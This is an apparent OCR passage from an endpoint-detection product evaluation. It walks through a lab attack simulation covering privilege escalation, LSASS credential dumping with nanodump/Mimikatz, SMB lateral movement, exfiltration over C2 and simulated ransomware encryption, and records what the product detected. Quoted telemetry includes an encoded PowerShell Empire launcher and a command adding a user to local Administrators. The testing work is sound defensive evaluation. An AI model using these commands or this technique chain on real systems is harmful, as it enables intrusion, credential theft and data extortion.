
STEP 8.1: EDR-Active Alerts







STEP 8.1: Manual Investigation






Threat Hunting
Save as TAA (IOA) rule
Import
2025-01-10 12:27
IOAId = "b63921fa-8648-1643-dfa5-a6516cc9d3c4"
Refresh
All events (1 event)
Group by...
Event ti...
Event type
Host name
Details
User name
2025-01-10 12:27:49.397
Process start...
WS02.lab.local
File: C:\Windows\System32\net.exe
Importance: Medium
Hash: SHA256 MD5
LAB\WS02$


powershell.exe 5
net.exe 2
Isolate WS02.lab.local
Create prevention rule
Create task
Details
Events (2)
Process started
IOA tags
using_standard_system_tool_for_adding_account_to_the_privi...
File
"C:\Windows\System32\net.exe"
Process ID
1016
Launch parameters
"C:\WINDOWS\system32\net.exe" localgroup Administrators JamesUlrich /add
Find events
Process creation flags
[]
MD5
SHA256
File type
PE executable
Size
80 KB
Event time
2025-01-10 12:27:49.397
Details
Application name
Microsoft® Windows® Operating System
Vendor
Microsoft Corporation
Version
10.0.26100.1882
Parent process
File
"C:\Windows\System32\WindowsPowerShell\v1.0\pow...
Process ID
7308
Launch parameters
C:\Windows\System32\WindowsPowershell\v1.0\powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAfQA7AFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAROB4AHAAZQBjAHQAMQA4AD
Find events
MD5
SHA256
System info
Host name
WS02.lab.local
Host IP
User account type
Unknown
User name
LAB\WS02$
OS version
Microsoft Windows Professional 10.0.26100

Step 9. Discovery

Step 9	DISCOVERY
Description	Next, we will discover open user sessions on WS02 in the context of the machine account on WS02. Discovery of local user sessions was done using internal BOF module in Empire (same technique as in sub-step 4.4).
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	WS02


Step 9.1: Local User Session	
Tactics / Techniques	Discovery (TA0007), System Owner/User Discovery (T1033)
Date and time of execution	10.01.2025 at 1:59 PM UTC
Summary of observation	We were not able to observe any active alerts from the product, nor were we able to find any related activities or IOCs associated with our activities. Since we could not find any hunting-related telemetry on our own, we started an investigation or threat hunting session with the vendor after the attack simulation. Despite this, we did not find any telemetry related to our activities.

Step 10. Credential Access

Step 10	CREDENTIAL ACCESS
Description	In this step, we will use the command-and-control session in the System Integrity context to dump the credentials of LSASS.exe by using nanodump BOF to obtain the cleartext password or NTLM hash another domain user on WS02. To dump we use enable the seclogon-leak-local setting in nanodump and save the dump to this path *C:\info.txt* The info.txt file is downloaded to the attacker's machine, and then minidump is loaded into Mimikatz or pypykatz to extract the credentials of Tina Adams from the dump. Extracting the credentials from the info.txt file (we just changed the file type to .TXT, but it is still a .DMP file) is out of scope for this test as it is not relevant.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	WS02

Step 10.1: LSASS Dump	
Tactics / Techniques	Credential Access (TA0006), OS Credential Dumping (TA0006), LSASS Memory (T1003.001)
Date and time of execution	10.01.2025 at 1:54 PM UTC
Summary of observation	Through telemetry-based threat hunting, we were able to determine that the process powershell.exe, operating in the context of system integrity, opened a process handle to lsass.exe, which was detected by the product as suspicious activity.

Step 10.1: Manual Investigation




Step 11. Lateral Movement


Step 11	LATERAL MOVEMENT
Description	Now we use the (assumed) dumped credentials, or more specifically the NTLM hash of the second domain user - who has access to FS01 - logged on to WS02, to move laterally from WS02 to FS01. We use the internal PowerShell module in Empire to move laterally using SMB shares.
Action performed in user context	Domain User
Action performed at integrity level	High Integrity
Action performed on host	WS02

Step 11.1: SMB Shares

Tactics / Techniques	Lateral Movement (TA0008), Remote Service (T1021), SMB/Admin Shares (T1021.002)
Date and time of execution	10.01.2025 at 1:59 PM UTC
Summary of observation	We were not able to observe any active alerts from the product, but we were able to find some related activities or IOCs associated with our activities based on manual investigation.

Step 11.1: Manual Investigation





Step 12. Exfiltration

Step 12	EXFILTRATION
Description	We **downloaded** all the files in the Documents folder the public folder on FS01 via the file browser using the command-and-control channel.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	FS01

Step 12.1: Exfiltrate Data


Tactics / Techniques	Exfiltration (TA0010), Exfiltration Over C2 Channel (T1041)
Date and time of execution	10.01.2025 at 3:43 PM UTC
Summary of observation	We were not able to observe any active alerts from the product, nor were we able to find any related activities or IOCs associated with our activities. Since we could not find any hunting-related telemetry on our own, we started an investigation or threat hunting session with the vendor after the attack simulation. Despite this, we did not find any telemetry related to our activities.


Step 13. Impact

Step 13	IMPACT
Description	Now, we will **encrypt** all files in the public document folder on FS01 using the ransomware simulation module in Empire.
Action performed in user context	NT AUTHORITY\SYSTEM
Action performed at integrity level	System Integrity
Action performed on host	FS01


Step 13.1: Encrypt Data	
Tactics / Techniques	Impact (TA0040), Data Encrypted for Impact (T1486)
Date and time of execution	10.01.2025 at 4:10 PM UTC
Summary of observation	We were able to observe an active alert related to our activities when encrypting data on FS01. The product displayed the PowerShell encryption functionality and provided details about the ransomware, including the techniques it used.

